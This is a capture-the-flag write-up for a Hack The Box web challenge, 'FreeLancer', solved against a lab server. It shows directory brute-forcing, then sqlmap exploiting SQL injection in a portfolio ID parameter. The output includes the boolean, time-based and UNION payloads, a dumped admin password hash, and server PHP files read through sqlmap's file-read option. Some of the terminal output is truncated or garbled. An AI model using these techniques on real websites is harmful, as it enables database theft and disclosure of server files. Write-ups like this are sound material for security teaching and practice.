

Hack The Box- FreeLancer

Challenge description:

[30 Points]

FreeLancer

[by IhsanSencan]

[9853 solvers]

2653

93

Difficulty:


First Blood: enjloezz

Can you test how secure my website is? Prove me wrong and capture the flag!

Stop Instance

host: 144.126.198.5:30546

With the host: 167.99.81.99:30546



At first we tried to inspect different kinds of ways to approach the problem, we notice the 'contact me' option.

CONTACT ME

★

Name


Email Address

Phone Number


Message

Send


We tried different names and mails but nothing changed the error message we got. After clicking ctrl+shift+I we found the line that says “<!-- To configure the contact form email address, go to mail/contact_me.php and update the email address in the PHP file on line 19. -->” under the Elements tab.




As we were told- we went to mail/contact_me.php and found this page




But contact_me.php didn't work




We also tried to look for clues in the 'robots.txt' file but with no luck



Trying from a different direction: we started DirBuster app, and also tried the command 'dirb' in kali-linux.




Found this url: <http://178.128.40.63:31396/administrat/>



And also found this hint after clicking ctrl+shift+i on one of the photos in the portfolio section:

"<!-- Portfolio 2 -->" while the id can go through 1-3 (because there are only 3 images)



Same url we got before with the comment we found above



Running sqlmap with the url <http://178.128.40.63:32510/portfolio.php?id=3> on Kali

```
oot@kali:~# cat /root/.sqlmap/output/178.128.40.63
at: /root/.sqlmap/output/178.128.40.63: Is a directory
oot@kali:~# cd /root/.sqlmap/output/178.128.40.63
oot@kali:~# cd /root/.sqlmap/output/178.128.40.63
oot@kali:~# cd /root/.sqlmap/output/178.128.40.63# ls
iles log session.sqlite target.txt
oot@kali:~# cd /root/.sqlmap/output/178.128.40.63# cat log
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
--
parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 9764=9764

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7170626271,0x78434158584458456a4148466574767655746578446649574c475a74565547435a43456b46416b55,0x7170786271),NULL-- RgFu
--
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
database: freelancer
2 tables]
-----+-----+
| portfolio |
| safeadmin |
-----+-----+

database: performance_schema
52 tables]
-----+-----+
| accounts |
| cond_instances |
| events_stages_current |
| events_stages_history |
| events_stages_history_long |
| events_stages_summary_by_account_by_event_name |
-----+-----+
```

As we can see in this screenshot, there are 2 tables found: “portfolio” and “safeadmin”

We figured out that sqlmap found 3 payloads- vulnerabilities that can be and are exposed to SQLInjection


Running sqlmap with the url and the flags -T users --dump

```
03:30:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
03:30:30] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
03:30:30] [INFO] fetching current database
03:30:30] [INFO] fetching columns for table 'safeadmin' in database 'freelancer'
03:30:30] [INFO] fetching entries for table 'safeadmin' in database 'freelancer'
database: freelancer
table: safeadmin
1 entry]
-----+-----+
| id | username | password | created_at |
-----+-----+
| 1 | safeadm | $2y$10$s2ZCi/tHICnA97uf4MfbZuhm0ZQXdCnrM9VM9LBMHpp68vAXNRf4K | 2019-07-16 20:25:45 |
-----+-----+

03:30:31] [INFO] table 'freelancer.safeadmin' dumped to CSV file '/root/.sqlmap/output/178.128.40.63/dump/freelancer/safeadmin.csv'
03:30:31] [INFO] fetched data logged to text files under '/root/.sqlmap/output/178.128.40.63'

*) ending @ 03:30:31 /2020-12-17/
```

Trying to find if the password we got is a hash, but it's not



The screenshot shows the OnlineHashCrack website. The header includes the site name and navigation links: HOME, PASSWORD RECOVERY, HOW TO?, FREE TOOLS, ABOUT, and CONTACT. A message states: "Enter your unknown hash and we will try to identify it, we support over 250 hash types." The main content area is divided into two columns. The left column is titled "Enter a hash to identify:" and contains a text input field with the hash "\$2y\$10\$2ZCi/tHICnA97uf4MfbZuhmOZQXdCnrM9VM9LBMHPp68vAX". Below this is a section titled "Example Hash Inputs" with a list of hash types and their corresponding hashes: MD5, SHA-256, bcrypt, and MD5crypt. The right column is titled "Result:" and contains the message: "Your hash is unknown, feel free to contact us to go further in the identification phase."

Running the following command with the path "/var/www/html/administrat/index.php"

```
root@kali:~# sqlmap -u http://178.128.40.63:39317/portfolio.php?id=1 --file-read=/var/www/html/administrat/
```

Got this php file

```
root@kali:~/.sqlmap/output/178.128.40.63# ls
dump files log session.sqlite target.txt
root@kali:~/.sqlmap/output/178.128.40.63# cd files/
root@kali:~/.sqlmap/output/178.128.40.63/files# ls
_var www html administrat index.php
root@kali:~/.sqlmap/output/178.128.40.63/files# cat _var_www_html_administrat_index.php
<?php
// Initialize the session
session_start();

// Check if the user is already logged in, if yes then redirect him to welcome page
if(isset($_SESSION["loggedin"]) && $_SESSION["loggedin"] === true){
    header("location: panel.php");
    exit;
}

// Include config file
require_once "include/config.php";

// Define variables and initialize with empty values
$username = $password = "";
$username_err = $password_err = "";

// Processing form data when form is submitted
if($_SERVER["REQUEST_METHOD"] == "POST"){

    // Check if username is empty
    if(empty(trim($_POST["username"]))) {
        $username_err = "Please enter username.";
    } else {
        $username = trim($_POST["username"]);
    }

    // Check if password is empty
    if(empty(trim($_POST["password"]))) {
        $password_err = "Please enter your password.";
    } else {
        $password = trim($_POST["password"]);
    }

    // Validate credentials
```



```

// Bind variables to the prepared statement as parameters
mysqli_stmt_bind_param($stmt, "s", $param_username);

// Set parameters
$param_username = $username;

// Attempt to execute the prepared statement
if(mysqli_stmt_execute($stmt)){
    // Store result
    mysqli_stmt_store_result($stmt);

    // Check if username exists, if yes then verify password
    if(mysqli_stmt_num_rows($stmt) == 1){
        // Bind result variables
        mysqli_stmt_bind_result($stmt, $id, $username, $hashed_password);
        if(mysqli_stmt_fetch($stmt)){
            if(password_verify($password, $hashed_password)){
                // Password is correct, so start a new session
                session_start();

                // Store data in session variables
                $_SESSION["loggedin"] = true;
                $_SESSION["id"] = $id;
                $_SESSION["username"] = $username;

```

```

                // Redirect user to welcome page
                header("location: panel.php");
            } else{
                // Display an error message if password is not valid
                $password_err = "The password you entered was not valid.";
            }
        }
    } else{
        // Display an error message if username doesn't exist
        $username_err = "No account found with that username.";
    }
} else{
    echo "Oops! Something went wrong. Please try again later.";
}
}
}

```

After reading it we noticed the include the config file: "require_once "include/config.php", decided to change the path

```
root@kali:~# sqlmap -u http://178.128.40.63:30317/portfolio.php?id=1 --file-read=/var/www/html/administrat/panel.php
```

And another file was created

```

</div>
/body>
/html>
oot@kali:~/.sqlmap/output/178.128.40.63/files# cd files/ls
ash: cd: files/ls: No such file or directory
oot@kali:~/.sqlmap/output/178.128.40.63/files# ls
var www html administrat include config.php _var www html administrat index.php
oot@kali:~/.sqlmap/output/178.128.40.63/files# cat _var_www_html_administrat_in

```

Catting it to the terminal

```

root@kali:~/.sqlmap/output/178.128.40.63/files# ls
_var www html administrat include config.php _var www html administrat index.php _var www html administrat panel.php
root@kali:~/.sqlmap/output/178.128.40.63/files# cat _var_www_html_administrat_panel.php
<?php
// Initialize the session
session_start();

// Check if the user is logged in, if not then redirect him to login page
if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
    header("location: index.php");
    exit;
}

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <link rel="icon" href=".." type="image/x-icon">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b><?php echo htmlspecialchars($_SESSION["username"]); ?></b>. Welcome to our site.</h1><b><a href="logout.php">Logout</a></b>
    <br><br>
        <h1>HTB{s4ff 3 1 w33b fr4 l33nc 3}</h1>
    </div>
</body>
</html>
root@kali:~/.sqlmap/output/178.128.40.63/files#

```

And there we go!